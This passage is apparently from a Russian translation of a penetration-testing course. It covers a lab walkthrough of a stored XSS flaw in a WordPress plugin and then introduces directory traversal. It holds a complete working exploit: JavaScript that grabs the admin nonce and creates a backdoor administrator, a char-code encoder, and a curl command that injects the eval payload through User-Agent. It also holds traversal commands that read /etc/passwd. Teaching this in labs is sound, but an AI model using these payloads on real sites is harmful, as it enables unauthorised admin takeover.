Мы видим, что браузер сохранил шесть разных cookies, но только четыре из них являются session cookies. Из этих четырех cookies, если исключить несущественный *wordpress_test_cookie*, все поддерживают функцию HttpOnly.

Поскольку все session cookies могут быть отправлены только через HTTP, к сожалению, их также нельзя получить через JavaScript с помощью нашего вектора атаки. Нам нужен новый угол атаки.

Когда admin загружает dashboard plugin Visitors, содержащий внедренный JavaScript, он выполняет все, что мы предоставили как payload, будь то pop-up alert или более сложная JavaScript function.

Например, можно создать JavaScript function, которая добавляет еще одну административную учетную запись WordPress, чтобы после выполнения внедренного кода настоящим администратором эта функция выполнилась в фоне.

Чтобы этот угол атаки сработал, нужно рассмотреть еще один класс атак на веб-приложения.

Для разработки этой атаки построим сценарий, похожий на описанный Shift. Сначала создадим JS function, которая получает WordPress admin *nonce*.

Nonce - это сгенерированный сервером token, который включается в каждый HTTP request для добавления случайности и предотвращения атак *Cross-Site-Request-Forgery* (CSRF).

CSRF attack происходит через social engineering, при котором жертва нажимает на вредоносную ссылку, выполняющую заранее настроенное действие от имени пользователя.

Вредоносная ссылка может быть замаскирована внешне безобидным описанием, часто заманивающим жертву нажать на нее.

```
<a href="http://fakecryptobank.com/send_btcaccount=ATTACKER&amount=100000"">Check out these awesome cat
    memes!</a>
```

Листинг 26 - Пример CSRF attack

В приведенном выше примере URL-ссылка указывает на API сайта Fake Crypto Bank, выполняющий перевод bitcoin на счет атакующего. Если эта ссылка была встроена в HTML-код письма, пользователь видел бы только описание ссылки, но не реальный HTTP resource, на который она указывает. Атака была бы успешной, если пользователь уже вошел в систему с действующей сессией на том же веб-сайте.

В нашем случае, включая и проверяя псевдослучайный nonce, WordPress предотвращает этот тип атаки, так как атакующий не может заранее знать token. Однако, как мы вскоре объясним, nonce не станет препятствием для stored XSS-уязвимость, которую мы обнаружили в plugin.

Как уже упоминалось, для выполнения любого административного действия сначала нужно собрать nonce. Мы можем сделать это с помощью следующей JavaScript function:

```
var ajaxRequest = new XMLHttpRequest();
var requestURL = "/wp-admin/user-new.php";
var nonceRegex = /ser" value="([^"]*)"/g;
ajaxRequest.open("GET", requestURL, false);
ajaxRequest.send();
var nonceMatch = nonceRegex.exec(ajaxRequest.responseText);
var nonce = nonceMatch[1];
```

Листинг 27 - Сбор WordPress Nonce

Эта функция выполняет новый HTTP-запрос к URL `/wp-admin/user-new.php` и сохраняет значение nonce, найденное в HTTP-ответе на основе regular expression. Regex pattern сопоставляет любое буквенно-цифровое значение, содержащееся между строкой */ser" value="* и двойными кавычками.

Теперь, когда мы динамически получили nonce, можно создать основную функцию, отвечающую за создание нового пользователь admin.


```
var params = "action=createuser&_wpnonce_create-user="+nonce+"&user_login=attacker&email=attacker@offsec.
    com&pass1=attackerpass&pass2=attackerpass&role=administrator";
ajaxRequest = new XMLHttpRequest();
ajaxRequest.open("POST", requestURL, true);
ajaxRequest.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
ajaxRequest.send(params);
```

Листинг 28 - Создание нового учетной записи администратора WordPress

В этой функции выделена новая backdoored admin account сразу после nonce, полученного ранее. Если атака сработает, мы сможем получить административный доступ ко всей установке WordPress.

Чтобы убедиться, что наш JavaScript payload будет корректно обработан Burp и целевым приложением, сначала нужно minify его, а затем encode.

Чтобы minify код атаки в одну строку, можно перейти на JS Compress.



После нажатия *Compress JavaScript* скопируем вывод и сохраним его локально.

Последним шагом атаки мы encode minified JavaScript code, чтобы плохие символы не мешали отправке payload. Это можно сделать с помощью следующей функции:

```
function encode_to_javascript(string) {
            var input = string
            var output = '';
            for(pos = 0; pos < input.length; pos++) {
                output += input.charCodeAt(pos);
                if(pos != (input.length - 1)) {
                    output += ",";
                }
            }
            return output;
```


```
        }

let encoded = encode_to_javascript('insert_minified_javascript')
console.log(encoded)
```

Листинг 29 - JS Encoding JS Function

Функция *encode_to_javascript* разбирает minified JS string parameter и преобразует каждый символ в соответствующий целочисленный код UTF-16 с помощью метода *charCodeAt*.

Запустим функцию из консоли браузера.



Мы собираемся decode и execute encoded string: сначала декодируем строку методом *fromCharCode*, затем запустим ее через метод *eval()*. Скопировав encoded string, можно вставить ее в следующую команду **curl** и запустить атаку:


```
kali@kali:~$ curl -i http://offsecwp --user-agent "<script>eval(String.fromCharCode(118,97,114,32,97,106,97,
    120,82,101,113,117,101,115,116,61,110,101,119,32,88,77,76,72,116,116,112,82,101,113,117,101,115,116,44,
    114,101,113,117,101,115,116,85,82,76,61,34,47,119,112,45,97,100,109,105,110,47,117,115,101,114,45,110,101,
    119,46,112,104,112,34,44,110,111,110,99,101,82,101,103,101,120,61,47,115,101,114,34,32,118,97,108,117,101,
    61,34,40,91,94,34,93,42,63,41,34,47,103,59,97,106,97,120,82,101,113,117,101,115,116,46,111,112,101,110,40,
    34,71,69,84,34,44,114,101,113,117,101,115,116,85,82,76,44,33,49,41,44,97,106,97,120,82,101,113,117,101,
    115,116,46,115,101,110,100,40,41,59,118,97,114,32,110,111,110,99,101,77,97,116,99,104,61,110,111,110,99,
    101,82,101,103,101,120,46,101,120,101,99,40,97,106,97,120,82,101,113,117,101,115,116,46,114,101,115,112,
    111,110,115,101,84,101,120,116,41,44,110,111,110,99,101,61,110,111,110,99,101,77,97,116,99,104,91,49,93,
    44,112,97,114,97,109,115,61,34,97,99,116,105,111,110,61,99,114,101,97,116,101,117,115,101,114,38,95,119,
    112,110,111,110,99,101,95,99,114,101,97,116,101,45,117,115,101,114,61,34,43,110,111,110,99,101,43,34,38,
    117,115,101,114,95,108,111,103,105,110,61,97,116,116,97,99,107,101,114,38,101,109,97,105,108,61,97,116,
    116,97,99,107,101,114,64,111,102,102,115,101,99,46,99,111,109,38,112,97,115,115,49,61,97,116,116,97,99,
    107,101,114,112,97,115,115,38,112,97,115,115,50,61,97,116,116,97,99,107,101,114,112,97,115,115,38,114,111,
    108,101,61,97,100,109,105,110,105,115,116,114,97,116,111,114,34,59,40,97,106,97,120,82,101,113,117,101,
    115,116,61,110,101,119,32,88,77,76,72,116,116,112,82,101,113,117,101,115,116,41,46,111,112,101,110,40,34,
    80,79,83,84,34,44,114,101,113,117,101,115,116,85,82,76,44,33,48,41,44,97,106,97,120,82,101,113,117,101,
    115,116,46,115,101,116,82,101,113,117,101,115,116,72,101,97,100,101,114,40,34,67,111,110,116,101,110,116,
    45,84,121,112,101,34,44,34,97,112,112,108,105,99,97,116,105,111,110,47,120,45,119,119,119,45,102,111,114,
    109,45,117,114,108,101,110,99,111,100,101,100,34,41,44,97,106,97,120,82,101,113,117,101,115,116,46,115,
    101,110,100,40,112,97,114,97,109,115,41,59))</script>" --proxy 127.0.0.1:8080
```

Листинг 30 - Запуск финальной XSS attack через Curl

Перед запуском команды curl начнем Burp и оставим Intercept включенным.


Мы указали curl отправить специально сформированный HTTP request с заголовком User-Agent, содержащим вредоносный payload, а затем переслать его в наш экземпляр Burp, чтобы можно было изучить его дальше.

После запуска команды curl можно проверить запрос в Burp.




Все выглядит корректно, поэтому пересылаем запрос, нажав *Forward*, затем отключаем Intercept.

В этот момент наш XSS exploit должен быть сохранен в базе данных WordPress. Нужно только смоделировать выполнение: войти в экземпляр OffSec WP как admin, затем нажать на dashboard plugin Visitors в нижней левой части.



Мы замечаем, что присутствует только одна запись, и, по-видимому, User-Agent не был записан. Это происходит потому, что поле User-Agent содержало нашу атаку, встроенную в теги "<script>", поэтому браузер не может отобразить из него какую-либо строку.

Загрузив статистику plugin, мы должны были выполнить вредоносный скрипт. Проверим, удалась ли атака, нажав меню *Users* на левой панели.



Отлично! Благодаря этой XSS flaw мы смогли повысить привилегии приложения со стандартного пользователя до администратора через специально сформированный HTTP request.

Теперь можно развить атаку и получить доступ к нижележащему хосту, создав custom WordPress plugin со встроенным web shell. Web shells мы рассмотрим более подробно в другом модуле.

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Mozilla, 2022), developer.mozilla.org

(Shift8, 2022), shift8web.ca

(WordPress.org, 2022), developer.wordpress.org

(OWASP, 2022), owasp.org

(JSCompress.com, 2022), jscompress.com

(Mozilla, 2022), developer.mozilla.org

(Mozilla, 2022), developer.mozilla.org

(Mozilla, 2022), developer.mozilla.org

1. Запустите VM Walkthrough 1 и повторите шаги из этого учебного блока, чтобы определить базовую XSS-уязвимость, присутствующую в плагине Visitors. На основе участка исходного кода, который мы исследовали, какой другой HTTP-заголовок может быть уязвим к похожей XSS flaw
2. Запустите VM Walkthrough 2 и повторите шаги повышения привилегий, которые мы исследовали в этом учебном блоке, чтобы создать вторую административную учетную запись. Какой JavaScript-метод отвечает за интерпретацию строки как кода и ее выполнение
3. **Capstone Lab**: запустите модуле Exercise VM 1 и добавьте новую административную учетную запись, как мы сделали в этом учебном блоке. Затем создайте WordPress plugin, который встраивает web shell, и эксплуатируйте его для перечисления целевой системы. Улучшите web shell до полноценного reverse shell и получите flag, расположенный в `/tmp/`. Примечание: экземпляр WordPress может отвечать медленно из-за отсутствия интернет-соединения, что ожидаемо.

8.5. Завершение

В этом модуле мы сосредоточились на выявлении и перечислении распространенных уязвимостей веб-приложений. Мы также эксплуатировали несколько распространенных уязвимостей веб-приложений, включая неправильные конфигурации API и Cross-Site Scripting.

Мы завершили модуль, использовав XSS-уязвимость для получения административных привилегий в уязвимом веб-приложении через специально сформированный HTTP request.

9. Распространенные атаки на веб-приложения

В этом учебном модуле мы рассмотрим следующие учебные блоки:

• Directory Traversal
• Уязвимости File Inclusion
• Уязвимости атак File Upload
• Command Injection

Веб-разработка сейчас является одним из самых востребованных навыков в IT. Сочетание нехватки квалифицированных веб-разработчиков, временных ограничений в проектах и быстро меняющихся технологий помогает определенным уязвимостям повторяться в широком диапазоне веб-приложений. Независимо от нижележащего технологического стека, в множестве развернутых приложений можно найти несколько распространенных уязвимостей веб-приложений.

В этом модуле мы рассмотрим четыре распространенные атаки на веб-приложения. Начнем с атак Directory Traversal и File Inclusion. Затем узнаем, как злоупотреблять уязвимостями File Upload с исполняемыми и неисполняемыми файлами. Наконец, исследуем атаки Command Injection.

(Computer Science, 2021), computerscience.org

9.1. Directory Traversal

Этот учебный блок охватывает следующие учебные цели:

• Понять абсолютные и относительные пути
• Изучить, как эксплуатировать уязвимости обход каталогов
• Использовать encoding для специальных символов

В этом учебном блоке мы рассмотрим уязвимости Directory Traversal. Прежде чем исследовать, как эксплуатировать этот тип уязвимости, нужно разобрать относительные и абсолютные пути. Мы также будем использовать encoding специальных символов для выполнения атак Directory Traversal.

В этом разделе мы изучим разницу между абсолютными и относительными путями. Чтобы успешно эксплуатировать уязвимости, с которыми мы столкнемся позже в этом модуле, нам нужно указывать пути к файлам, которые мы хотим отобразить, загрузить, включить или выполнить. В зависимости от веб-приложения и уязвимости мы будем использовать абсолютные или относительные пути. Критически важно понимать разницу между ними и то, как их можно использовать для указания путей к файлам.

Чтобы сослаться на абсолютный путь, мы указываем полный путь файловой системы, включая все подкаталоги. На абсолютный путь можно ссылаться из любого места файловой системы. Абсолютные пути начинаются с прямого слеша (*/*), указывающего на *корню файловой системы* в Linux. Оттуда мы можем перемещаться по файловой системе.

Используем абсолютный путь, чтобы показать содержимое файла. Начав с пути `/home/kali/`, отобразим содержимое `/etc/passwd`.

Начнем в домашнем каталоге пользователя *kali* с команды **pwd**. Вторая команда, **ls /**, перечисляет все файлы и каталоги в корне файловой системы. Вывод показывает, что **etc** находится там. Указывая **/** перед **etc** в третьей команде, мы используем абсолютный путь, исходящий из корня файловой системы. Это означает, что `/etc/passwd` можно использовать из любого места файловой

системы. Если бы мы опустили начальный слеш, терминал искал бы каталог **etc** в домашнем каталоге пользователя *kali*, так как это текущий каталог терминала.

```
kali@kali:~$ pwd
/home/kali

kali@kali:~$ ls /
bin   home            lib32       media  root  sys  vmlinuz
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var


kali@kali:~$ cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
king-phisher:x:133:141::/var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:Kali,,,:/home/kali:/usr/bin/zsh
```

Листинг 1 - Отображение содержимого /etc/passwd с абсолютным путем

Далее используем относительный путь, чтобы достичь той же цели. Мы отобразим содержимое `/etc/passwd` с помощью относительных путей из домашнего каталога пользователя *kali*. Чтобы перейти на один каталог назад, можно использовать `../`. Чтобы перейти назад более чем на один каталог, можно объединить несколько последовательностей `../`.

Можно использовать команду **ls** вместе с одной последовательностью `../`, чтобы перечислить содержимое каталога `/home`, так как `../` указывает на один каталог назад. Затем используем две последовательности `../`, чтобы перечислить содержимое корневой файловой системы, где находится каталог **etc**.

```
kali@kali:~$ pwd
/home/kali

kali@kali:~$ ls ../
kali

kali@kali:~$ ls ../../
bin   home            lib32       media  root  sys  vmlinuz
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var
```

Листинг 2 - Использование `../` для перехода к корневой файловой системе

С этого момента можно перемещаться по файловой системе как обычно. Можно добавить **etc** к двум последовательностям `../`, чтобы перечислить все файлы и каталоги в абсолютном пути `/etc`. В последней команде мы используем **cat**, чтобы отобразить содержимое файла **passwd**, объединив относительный путь (`../../etc/passwd`).

```
kali@kali:~$ ls ../../etc
adduser.conf            debian_version  hostname        logrotate.d     passwd
...
logrotate.conf  pam.d           rmt          sudoers       zsh


kali@kali:~$ cat ../../etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

```
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
king-phisher:x:133:141::/var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:Kali,,,:/home/kali:/usr/bin/zsh
```

Листинг 3 - Отображение содержимого /etc/passwd с относительным путем

Разберем еще один пример. Хотя команда **cat ../../etc/passwd**, показанная в листинге 3, позволяет отобразить содержимое `/etc/passwd`, того же результата можно добиться с дополнительными последовательностями `../`.

```
kali@kali:~$ cat ../../../../../../../../../../../etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
king-phisher:x:133:141::/var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:Kali,,,:/home/kali:/usr/bin/zsh
```

Листинг 4 - Добавление дополнительных "../" к относительному пути

Количество последовательностей `../` имеет значение только до тех пор, пока мы не достигнем корня файловой системы. Теоретически можно добавить сколько угодно `../`, так как дальше назад от **/** идти некуда. Это может быть полезно в определенных ситуациях, например когда мы не знаем текущий рабочий каталог. В таком случае можно указать большое количество `../`, чтобы гарантированно достичь корня файловой системы с точки зрения относительного пути.

(IBM, 2021), ibm.com

1. Сколько `../` нужно, чтобы перейти из каталога `/var/log/` к корневой файловой системе (**/**)
   Введите число ниже.

2. Введите команду в сочетании с относительным путем, содержащим минимальное количество последовательностей `../`, чтобы отобразить содержимое файла `/etc/passwd`, когда текущий рабочий каталог терминала - `/usr/share/webshells/`.

В этом разделе мы исследуем атаки *Directory Traversal*, также известные как атаки *path traversal*. Этот тип атаки можно использовать для доступа к чувствительным файлам на веб-сервере, и обычно он возникает, когда веб-приложение не санитизирует пользовательский ввод.

Чтобы веб-приложение показало конкретную страницу, веб-сервер предоставляет файл из файловой системы. Эти файлы могут находиться в web root directory или одном из его подкаталогов. В Linux-системах каталог `/var/www/html/` часто используется как web root. Когда веб-приложение отображает страницу, например `http://example.com/file.html`, оно попытается обратиться к `/var/www/html/file.html`. HTTP-ссылка не содержит никакой части пути, кроме имени файла, потому что web root также служит базовым каталогом для веб-сервера. Если веб-приложение уязвимо к обход каталогов, пользователь может обращаться к файлам вне web root с помощью относительных путей, получая доступ к чувствительным файлам, таким как приватные SSH-ключи или конфигурационные файлы.

Хотя важно понимать, как эксплуатировать уязвимости Directory Traversal, не менее важно уметь их выявлять. Мы всегда должны проверять уязвимости, наводя курсор на все кнопки, проверяя все ссылки, переходя на все доступные страницы и, если возможно, изучая исходный код страницы. Ссылки могут быть особенно ценным источником информации, предоставляя параметры или другие данные о приложении.

Например, если мы найдем следующую ссылку, из нее можно извлечь важную информацию.

```
https://example.com/cms/login.phplanguage=en.html
```

Листинг 5 - Пример ссылки

Во-первых, `login.php` говорит нам, что веб-приложение использует PHP. Эту информацию можно использовать для построения предположений о том, как работает веб-приложение, что полезно на этапе эксплуатации.

Во-вторых, URL содержит параметр *language*, значением которого является HTML-страница. В такой ситуации стоит попробовать перейти к файлу напрямую (`https://example.com/cms/en.html`). Если мы успешно откроем его, можно подтвердить, что **en.html** является файлом на сервере, а значит, этот параметр можно использовать для проверки других имен файлов. Всегда нужно внимательно изучать параметры, когда они используют файлы в качестве значения.

